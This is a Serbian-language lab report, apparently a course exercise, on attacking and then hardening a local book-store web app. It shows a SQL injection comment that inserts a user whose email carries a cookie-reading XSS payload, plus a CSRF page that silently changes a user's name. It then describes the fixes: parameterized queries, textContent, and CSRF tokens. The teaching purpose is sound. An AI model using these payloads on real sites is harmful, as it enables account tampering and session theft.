



## SQL injection i XSS

Simulacija napada: Kroz komentar unosimo novog korisnika u tabelu “persons”.



Nakon dodavanja komentara, komentar je dodat, a lista korisnika je proširena.



localhost:8080/persons

GmailYouTubeMapsvmware works...

Real Book StoreBooksUsers

My ProfileLogout

# Users

#	First Name	Last Name	Email	
1	Bruce	Wayne	notBatman@gmail.com	<a href="#">View profile</a>
2	Sam	Vimes	night-watch@gmail.com	<a href="#">View profile</a>
3	Tom	Riddle	theyGotMyNose@gmail.com	<a href="#">View profile</a>
4	Quentin	Tarantino	qt5@gmail.com	<a href="#">View profile</a>
5	Catalina	Andreea	123@gmail.com	<a href="#">View profile</a>

© 2023 Copyright: [RBS](#)

Pri pretrazi korisnika:

localhost:8080/persons

GmailYouTubeMapsvmware works...

Real Book StoreBooksUsers

localhost:8080 says

You searched for Andreea

#	First Name	Last Name	Email	
5	Andreea	Catalina		<a href="#">View profile</a>

© 2023 Copyright: [RBS](#)

Nakon primene mera zaštite protiv sqli (zamena objekta klase Statement objektom klase PreparedStatement, odnosno uvođenjem parametrizovanih upita) i xss napada (koriscenjem textContent atributa umesto innerHTML u persons.html fajlu), po unošenju komentara, dešava se sledeće:

ost:8080/books/1

Maps vmware works...

## Book details

Title: **The Lord of the Rings**

Description:

**Set in Middle-earth, the story began as a sequel to Tolkien's 1937 children's book The Hobbit, but eventually developed into a much larger work.**

Author: **J.R.R. Tolkien**

Genres:

- epic fantasy
- sci-fi

Overall rating: **4.6666665**

My rating: 5

○ 1 ○ 2 ○ 3 ○ 4 ○ 5 Rate

## Book comments

**Bruce Wayne**

They are taking the hobbits to Isengard. P.S. I am not Batman

**Bruce Wayne**

komentar"); insert into persons (firstName, lastName, email) values ('Andreea', 'Catalina', '<img src = "x" onerror = "alert(document.cookie)"/>');--

Takođe, novi korisnik nije dodat:

Users			
Search...			Search
#	First Name	Last Name	Email
1	Bruce	Wayne	notBatman@gmail.com <a href="#">View profile</a>
2	Sam	Vimes	night-watch@gmail.com <a href="#">View profile</a>
3	Tom	Riddle	theyGotMyNose@gmail.com <a href="#">View profile</a>
4	Quentin	Tarantino	qt5@gmail.com <a href="#">View profile</a>

## Cross-site request forgery(CSRF)

Simulacija CSRF napada:

U csrf-exploit direktorijumu, u index.html, implementira se exploit() funkcija, tj. poziv ka endpoint-u /update-person:

Real Book Store

Books

Users

## Users

Search

#	First Name	Last Name	Email	
1	Bruce	Wayne	notBatman@gmail.com	<a href="#">View profile</a>
2	Sam	Vimes	night-watch@gmail.com	<a href="#">View profile</a>
3	Tom	Riddle	theyGotMyNose@gmail.com	<a href="#">View profile</a>
4	Quentin	Tarantino	qt5@gmail.com	<a href="#">View profile</a>

© 2023 Copyright: [RBS](#)

```
<> index.html x
2  <html>    ~/Desktop/RealBookStore/csrf-exploit/index.html
3
4  <body>
5
6  <div onclick="exploit()" style="background-color: #f0f0f0; padding: 5px; border: 1px solid #ccc;">
7    
8    <h1>Click here!</h1>
9  </div>
10
11 <script>
12   function exploit() {
13     // Scripted CSRF Request
14     const formData = new FormData();
15     formData.append('id', 1);
16     formData.append('firstName', 'Batman');
17     formData.append('lastName', 'Dark Knight');
18
19     fetch('http://localhost:8080/update-person', {method: 'POST', body: formData, credentials: 'include'});
20   }
21 </script>
22
23 </body>
24 </html>
25
26
27
```

Pokrenuti su istovremeno, u istom pretraživaču server na kojem je napadačev sajt i RealBookStore aplikacija.

**localhost:8080/persons:**

Real Book Store

Books

Users

## Users

Search

#	First Name	Last Name	Email	
1	Bruce	Wayne	notBatman@gmail.com	<a href="#">View profile</a>
2	Sam	Vimes	night-watch@gmail.com	<a href="#">View profile</a>
3	Tom	Riddle	theyGotMyNose@gmail.com	<a href="#">View profile</a>
4	Quentin	Tarantino	qt5@gmail.com	<a href="#">View profile</a>

© 2023 Copyright: [RBS](#)

Otvorimo napadačev sajt i pritisnemo pehar, nakon čega, localhost:8080/persons:

Real Book Store

Books

Users

## Users

Search...

Search

#	First Name	Last Name	Email	
1	Batman	Dark Knight	notBatman@gmail.com	<a href="#">View profile</a>
2	Sam	Vimes	night-watch@gmail.com	<a href="#">View profile</a>
3	Tom	Riddle	theyGotMyNose@gmail.com	<a href="#">View profile</a>
4	Quentin	Tarantino	qt5@gmail.com	<a href="#">View profile</a>

© 2023 Copyright: [RBS](#)

Izmenjeni su podaci korisnika čiji je id 1.

Nakon primenjivanja mera za zaštitu od csrf napada(poređenje csrf tokena), po kliktanju pehara ne menjaju se podaci korisnika čiji je id = 1 (dobija se response 403 - zabranjen pristup).